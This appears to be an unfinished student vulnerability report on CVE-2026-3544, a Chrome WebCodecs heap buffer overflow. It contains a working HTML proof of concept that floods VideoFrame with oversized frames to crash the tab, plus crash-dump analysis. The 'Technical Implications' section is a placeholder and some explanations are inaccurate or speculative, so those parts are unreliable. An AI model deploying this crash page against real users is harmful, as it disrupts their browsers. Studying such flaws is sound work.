

1 Prerequisites

The following prerequisites are necessary for replicating proof of concepts, sources to download have been provided alongside proof of concept code.

- Debian 13 VM
- gcc v14.2.0
- Rust 1.94.0
- Minidump Stackwalk 0.3.0
- Chromium 139.0.7258.127-1 (Debian)
[chromium_139.0.7258.127-1deb13u1_amd64.deb + chromium-common_139.0.7258.127-1deb13u1_amd64.deb]
- Chrome 146.0.7680.80 (Debian)

2 Definitions

Relevant terminology used throughout this report. Additional technical details and clarifications will be provided in examples where necessary.

Memory: In the context of overflow vulnerabilities, computer memory can be understood as the storage space for instructions/data needed for immediate use in a given process. [1]

Buffer: Sections of memory temporarily allocated for holding data to be transferred between two addresses OR between two processes with different speed/timing requirements.[2] Common usecases include;

- *Keyboard Input*
e.g. log-in credentials; Without a buffer, every digit of the login would need to be independently processed before the next digit could be input.
- *Video Streaming*
e.g. youtube video player; content several seconds ahead of playback will be loaded in advance to obfuscate any fluctuation in processing/internet speeds.

Stack: Last-In, First-Out (LIFO) order of operations; the last item added (pushed) to stack top must be the first removed (popped) in order to access items at the bottom. [4]

Stacks have five primary applications; i) function calls, ii) recursion, iii) undo/redo, iv) syntax parsing and v) memory management.[5] These applications will be further explored in its relevant section.

Stack Memory: Sections of memory allocated to a given function variable, temporarily stored at runtime of a program, then erased. Memory cannot be resized, but is automatically deallocated once a function is returned.




Fig. 1: Stack LIFO Diagram [3]

Heap Memory: Sections of memory allocated for storing dynamic variables for an entire program, unlike stacks, memory is not localised to the function its associated with. No memory size limit and global variable access allow for dynamic allocation, however memory management is more complex and risk-prone compared to stack.[6]

Buffer Overflow: When the memory allocated to a buffer is exceeded by the input provided to it, the program will attempt to write data past the the intended buffer and into adjacent memory. [7]




Fig 2. Buffer Overflow Diagram [7]

This risks overwriting critical data, revealing unauthorised data and program crashes, among other unpredictable behaviours. Often buffer overflows are caused accidentally, however malicious actors may exploit this vulnerability to execute malicious code in a 'buffer overflow attack'. [8]

Garbage Collection

3 Heap Buffer Overflow: CVE-2026-3544

WebCodec in Google Chrome versions prior to 145.0.7632.159 subject to a heap buffer overflow. This exploit is possible to execute remotely with the use of a maliciously crafted HTML page.[9]

3.1 Affected Software

3.1.1 Google Chrome

Chromium-based internet browser widely used across devices, operating systems and personal/professional environments. Owns 68.9% of the worldwide browser marketshare across all platforms; 73.4% desktop, 56.6% tablet, 52.1% mobile.[10]

3.1.2 WebCodec

A codec can be generally understood as any instance of an audio or video encoder/decoder. These are algorithms that compress/decompress data in a given format, e.g. mp3 The purpose of which is to minimise the size and subsequent bandwidth cost of a file while maintaining the highest fidelity possible.[11]

The WebCodec API aims to provide webapps with a built-in media encoder, as opposed to clunkier JavaScript/WebAssembly implementations not necessarily optimised with web apps in mind.[12][13]

WebCodec is capable of encoding/decoding in usecases such as[13];

- Low-latency live streaming

- Secure Real Time Communications (RTC)
- Local file editing
- Merging several media streams into a single stream
- Image/video processing

Chrome vulnerability report is not yet publically available[14], but several assumptions on the nature of the exploit will be made and demonstrated in proof of concept based on differences between pre vs. post 145.0.7632.159 patch release. [15]

3.2 Attack Vector

Network Connection

User must connect to a webpage containing the malicious code capable of causing a buffer overflow calling the WebCodecs API.

User Interaction

User visits a malicious site and activates some component requiring VideoFrame function. Site then instruct WebCodecs API to process a malformed video frame input. e.g., user attempts to run video player, oversized video dimensions due to lack of validation in buffer cause browser crash.

3.3 Vulnerability Type

Heap-based Buffer Overflow: Variant of buffer overflow identified in the heap memory.

3.4 Proof of Concept

Using a crafted HTML page, it should be possible to demonstrate the heap-based buffer overflow vulnerability. While chromium and chrome do not have identical architecture, the nature of this exploit is transferrable between all chromium-based browsers.

Two versions, Chromium 139.0.7258.127-1 (unpatched) and Chrome 146.0.7680.80 ('patched') have been selected. Using open-source documentation, we can understand the structure of WebCodec's exploited 'videoframe' function through the following example;

VideoFrame(data,init)

Example taken from Chrome's VideoFrame documentation. [16] First 'init' constant for initialising dimensions, timestamp and video format. Second 'data' constant stores a solid colour pixel array.

Take special note of how 'init' is *transferred* to 'data.buffer', as opposed to copied. The memory address remains the same, it is only ownership of that memory space that switches from Javascript directly to WebCodec. Chrome exclusively owns this space as a buffer for rendering data.

```

1  const pixelSize = 4;
2
3  //initialising  dimensions + format for constructor
4  const init = {
5    timestamp: 0,
6    codedWidth: 320,
7    codedHeight: 200,
8    format: 'RGBA',
9  };
10 //create an unsigned 8 bit integer array where each pixel forms a solid colour.
```

```

11 const data = new Uint8Array(init.codedWidth * init.codedHeight * pixelSize);
12 for (let x = 0; x < init.codedWidth; x++) {
13   for (let y = 0; y < init.codedHeight; y++) {
14     const offset = (y * init.codedWidth + x) * pixelSize;
15     data[offset] = 0x7f; // Red
16     data[offset + 1] = 0xff; // Green
17     data[offset + 2] = 0xd4; // Blue
18     data[offset + 3] = 0x0f; // Alpha
19   }
20 }
21 //transfer ownership of buffer memory allocation from javascript directly to webcodecs.
22 init.transfer = [data.buffer];
23 //create the frame
24 const frame = new VideoFrame(data, init);

```




Fig 3. Example VideoFrame Output

VideoFrame Buffer Overflow

With the context of a working VideoFrame component, exploiting a lack of boundary checking on frame and buffer sizes becomes relatively straightforward. It's ideal to remove garbage collection or error handling where possible.

Both unpatched and 'patched' Chromium versions will crash the tab reliably upon refreshing or running the following program for long enough.

```

1  <!DOCTYPE html>
2  <html>
3  <head>
4    <title>CVE-2026-3544 PoC</title>
5  </head>
6  <body>
7    <button onclick='crash()'>crash me :)</button>
8
9    <script>
10     function crash() {
11       //store frames in array for no garbage collection
12       const frames = [];
13
14       while(true) {
15         try {
16           //create 1 byte memory allocation for buffer
17           const buffer = new ArrayBuffer(1);
18           const init = {
19             timestamp: 0,
20             //dimensions
21             codedWidth: 99999,
22             codedHeight: 99999,
23             format: 'P010', //larger format than RGBA,
24             //but arbitrary for exploit
25             transfer: [buffer] //transfer ownership
26           };
27

```

```

28         //create oversized buffer frame
29         const frame = new VideoFrame(buffer, init);
30         //push to frame array
31         frames.push(frame);
32
33     } catch (e) {
34         //do not remediate errors caught, do nothing
35     }
36 }
37 }
38 </script>
39 </body>
40 </html>

```

Initially it may appear as though reportedly 'patched' versions of Chrome e.g. ver 146.0.7680.80 has done nothing to resolve the issue, however this would not be an entirely correct assertion. The difference lies in how both versions respond to attempted overflow within WebCodecs.

To demonstrate this, excerpts from the provided .dmp crash files for both versions were analysed with Minidump Stackwalk. [17] These crash reports can be located within the configuration files of the program; e.g. './config/google-chrome/'Crash Reports/'. (Full .dmp files have been attached with the report.) Extract to readable text file with;

```
1 minidump-stackwalk ef37194d-4aa1-4b08-991c-a2f50eef42cf.dmp > chrome.txt
```

[UNPATCHED] Chromium 139.0.7258.127-1

Crash reportedly caused by 'SIGSEGV'; segmentation fault on thread 4. Triggers when a pointer is addressed to somewhere it cannot access.[18] To understand why, it's useful to preface how Chrome relates to the following;

Thread A single sequence of instructions within a process. Threads are separated by task e.g. downloading & streaming at once on a chrome tab instance. On a single logical CPU, only one thread can be processed at a time, but rapid switching gives the illusion of concurrency. [19]

Register A register acts as a fast type of temporary (volatile) memory within the CPU, accessed during Chromium's runtime to process data. [20]

mov rax: Move ('mov') to 64-bit accumulator register ('rax'). The 'accumulator' refers to a register which stores short-term arithmetic & logic data. [21]

qword [r14]: Allocate a fixed 8 bytes of storage ('qword') [22] to the memory address (indicated by []) at register [r14]. [20]

```

1 Crash reason:  SIGSEGV / SI_KERNEL
2 Crash address: 0x0000000000000000 **
3      ** Non-canonical address detected: 0xdf3bfaff00000001
4 Crashing instruction: `mov rax, qword [r14]`

```

Trigger The crash instruction for this particular segfault, 'mov rax, qword [r14]', means it failed to designate memory address at register r14, and could not successfully copy 8 bytes of data to the accumulator register 'rax' without issue.

Chrome.ChildIOT We can define Thread 4 as an input/output (I/O) thread for a given 'child' process. e.g. plugins, renderers. [23] Separating the processes allows for greater stability on the overall browser, as a crash or exploit on one process is less likely to affect another.[24][25]

In the context of this exploit, when JavaScript transfers buffer ownership to Chrome's WebCodec, its accepted without validating the memory region as an appropriate size. Chrome

treats the 1 byte buffer as an unsigned 32-bit/4-byte integer (uint32_t). 1 byte of allocated memory, alongside 3 bytes of adjacent unallocated memory are overwritten. In VideoFrame constructor, buffer becomes a corrupted pointer.

We know the size of the data type provided through viewing Chromium's media types.mojom file.

Specifically, the value 'r14 = 0xdf3bfaff00000001' becomes malformed as adjacent memory is overwritten, when the CPU attempts to read this from registry

```
1 Memory accessed by instruction:
2   0. Address: 0xdf3bfaff00000001
3     Size: 8
4     Access type: Read
5 No instruction pointer update by instruction
6 Process uptime: 106833 seconds
7
8 Thread 4 Chrome_ChildIOT (crashed) - tid: 4995
9   0 chromium + 0x880d380
10    rax = 0x0000000000000000    rdx = 0x0000000001f3c95a
11    rcx = 0x3f403d6001f3c95a    rbx = 0x00007f4d399f8510
12    rsi = 0x00007f4d399f8510    rdi = 0xdf3bfaff00000001
13    rbp = 0x00007f4d399f8450    rsp = 0x00007f4d399f83f0
14    r8 = 0x00007f4d399f8528    r9 = 0x00007f4d399f82f4
15    r10 = 0x0000000000000001    r11 = 0x00007f4d399f95c0
16    r12 = 0x0000000000000000    r13 = 0x00007f4d399f83f8
17    r14 = 0xdf3bfaff00000001    r15 = 0x00007f4d399f8408
18    rip = 0x000055823ece6380
```

It would be safer not to trust the function to know the correct allocation size. Using the VideoFrame dimensions, Chrome may determine memory allocation size independently and copy provided buffer/data into it.

[PATCHED] Chrome 146.0.7680.80

```
1 Crash reason: SIGTRAP / SIL_KERNEL
2 Crash address: 0x0000000000000000
3 Process uptime: 2 seconds
4
5 Thread 0 chrome (crashed) - tid: 15166
6   0 chrome + 0x61b90c8
7    rax = 0x0000000000000007    rdx = 0x00007fffc13a0500
8    rcx = 0x0000000000000001    rbx = 0x0000217400a7dd80
9    rsi = 0x00007fffc13a0c00    rdi = 0x0000217400a7dd80
10   rbp = 0x00007fffc13a0bf0    rsp = 0x00007fffc13a0b70
11   r8 = 0x000055f77b268d08    r9 = 0x0000000000000002
12   r10 = 0x000055f76dd53eb8    r11 = 0x000055f770ba7dc8
13   r12 = 0x00007fffc13a0c20    r13 = 0x00007fffc13a0c00
14   r14 = 0x00007fffc13a0c00    r15 = 0x0000217400a7dd80
15   rip = 0x000055f771a4f0c8
```

3.5 Technical Implications

bla bla bla

3.6 User Implications

Risk of arbitrary code execution

3.7 Detection & Mitigation

- Updating to Chrome versions 145.0.7632.159 or later.

- Disabling/restricting Javascript/WebCodecs API access.
- Browser crash reports indicating a buffer overflow from WebCodecs.
- Suspicious network traffic on untrusted sites.

References

- [1] G. F. Geeks, “Computer Memory.” <https://www.geeksforgeeks.org/computer-science-fundamentals/computer-memory/>, Jul 2025. Accessed: 2026-03-10.
- [2] T. Cloud, “What is a data buffer?.” <https://www.tencentcloud.com/techpedia/131068>, Mar 2025. Accessed: 2026-03-10.
- [3] S. Osterburg, “Heaps, Stacks, Queues.” <https://stephanosterburg.gitbook.io/scrapbook/coding/coding-interview/data-structures/heaps-stacks-queues>, Jul 2025. Accessed: 2026-08-10.
- [4] G. F. Geeks, “Introduction to Stack memory.” <https://www.geeksforgeeks.org/operating-systems/introduction-to-stack-memory/>, Mar 2023. Accessed: 2026-03-10.
- [5] G. F. Geeks, “Applications of Stack.” <https://www.geeksforgeeks.org/dsa/applications-advantages-and-disadvantages-of-stack/>, Feb 2026. Accessed: 2026-03-10.
- [6] G. F. Geeks, “What is a Memory Heap?.” <https://www.geeksforgeeks.org/operating-systems/what-is-a-memory-heap/>, Mar 2023. Accessed: 2026-03-10.
- [7] imperva, “Buffer Overflow Attack.” <https://www.imperva.com/learn/application-security/buffer-overflow/>, Jul 2025. Accessed: 2026-08-10.
- [8] okta, “Defining Buffer Overflow Attacks and How to Defend Against Them.” <https://www.okta.com/identity-101/buffer-overflow-attacks/>, Sep 2025. Accessed: 2026-08-10.
- [9] Akaoma, “CVE-2026-3544.” <https://cve.akaoma.com/cve-2026-3544>, Mar 2026. Accessed: 2026-03-10.
- [10] StatCounter, “Worlwide Browser Market Share.” <https://gs.statcounter.com/browser-market-share/desktop/worldwide>, Mar 2026. Accessed: 2026-03-10.
- [11] Lenovo, “What is encoder-decoder (codec)?.” <https://www.lenovo.com/ie/msd/en/glossary/codec/>, Mar 2026. Accessed: 2026-03-10.
- [12] W3, “WebCodec Documentation.” <https://www.w3.org/TR/webcodecs/>, Mar 2026. Accessed: 2026-03-10.
- [13] W3, “WebCodec Explainer.” <https://github.com/w3c/webcodecs/blob/main/explainer.md>, Mar 2026. Accessed: 2026-03-10.
- [14] Google, “Issue 485683110.” <https://issues.chromium.org/issues/485683110>, Mar 2026. Accessed: 2026-03-10.
- [15] Google, “Stable Channel Update for Desktop.” <https://chromereleases.googleblog.com/2026/03/stable-channel-update-for-desktop.html>, Mar 2026. Accessed: 2026-03-10.
- [16] Eugene Zemtsov, François Beaufort, and Chrome, “Video processing with WebCodecs.” <https://developer.chrome.com/docs/web-platform/best-practices/webcodecs>, Jul 2025. Accessed: 2026-08-10.

- [17] chromium, “Linux Minidump Code Lab.” https://chromium.googlesource.com/chromium/src/+/refs/heads/main/docs/linux/debugging_minidump.md, Sep 2025. Accessed: 2026-08-10.
- [18] P. Kumar, “SIGSEGV to SIGBUS: The Truth Behind Android’s Scariest Native Crashes.” <https://medium.com/@imthepk/sigsegv-to-sigbus-the-truth-behind-androids-scariest-native-crashes-24dfa76a8b45>, Jul 2025. Accessed: 2026-08-10.
- [19] A. A. Noman, “What is a thread in an operating system?.” https://medium.com/@no_man/what-is-a-thread-in-an-operating-system-88f31c92bd91, Feb 2026. Accessed: 2026-08-10.
- [20] P. Ansar, “The Accumulator register in x86-64 assembly: understanding RAX, EAX, AX, AH, and AL.” <https://medium.com/@pierre.ansar/the-accumulator-register-in-x86-64-assembly-understanding-rax-eax-ax-ah-and-al-0deb1>, Jun 2026. Accessed: 2026-08-10.
- [21] R. Awati, “accumulator.” <https://www.techtarget.com/whatis/definition/accumulator>, Jun 2022. Accessed: 2026-08-10.
- [22] Microsoft, “QWORD.” <https://learn.microsoft.com/en-us/cpp/assembler/masm/qword?view=msvc-170>, Jun 2026. Accessed: 2026-08-10.
- [23] chromium, “childprocess.h.” https://chromium.googlesource.com/chromium/chromium/+/1a67448a76c8ac2f16de5475730532f019745486/chrome/common/child_process.h, Sep 2025. Accessed: 2026-08-10.
- [24] chromium, “Threading and Tasks in Chrome.” https://chromium.googlesource.com/experimental/chromium/src/+/70.0.3523.2/docs/threading_and_tasks.md, Sep 2025. Accessed: 2026-08-10.
- [25] chromium, “childprocess.cc.” https://source.chromium.org/chromium/chromium/src/+/main:content/child/child_process.cc;bpv=1;bpt=1, Sep 2025. Accessed: 2026-08-10.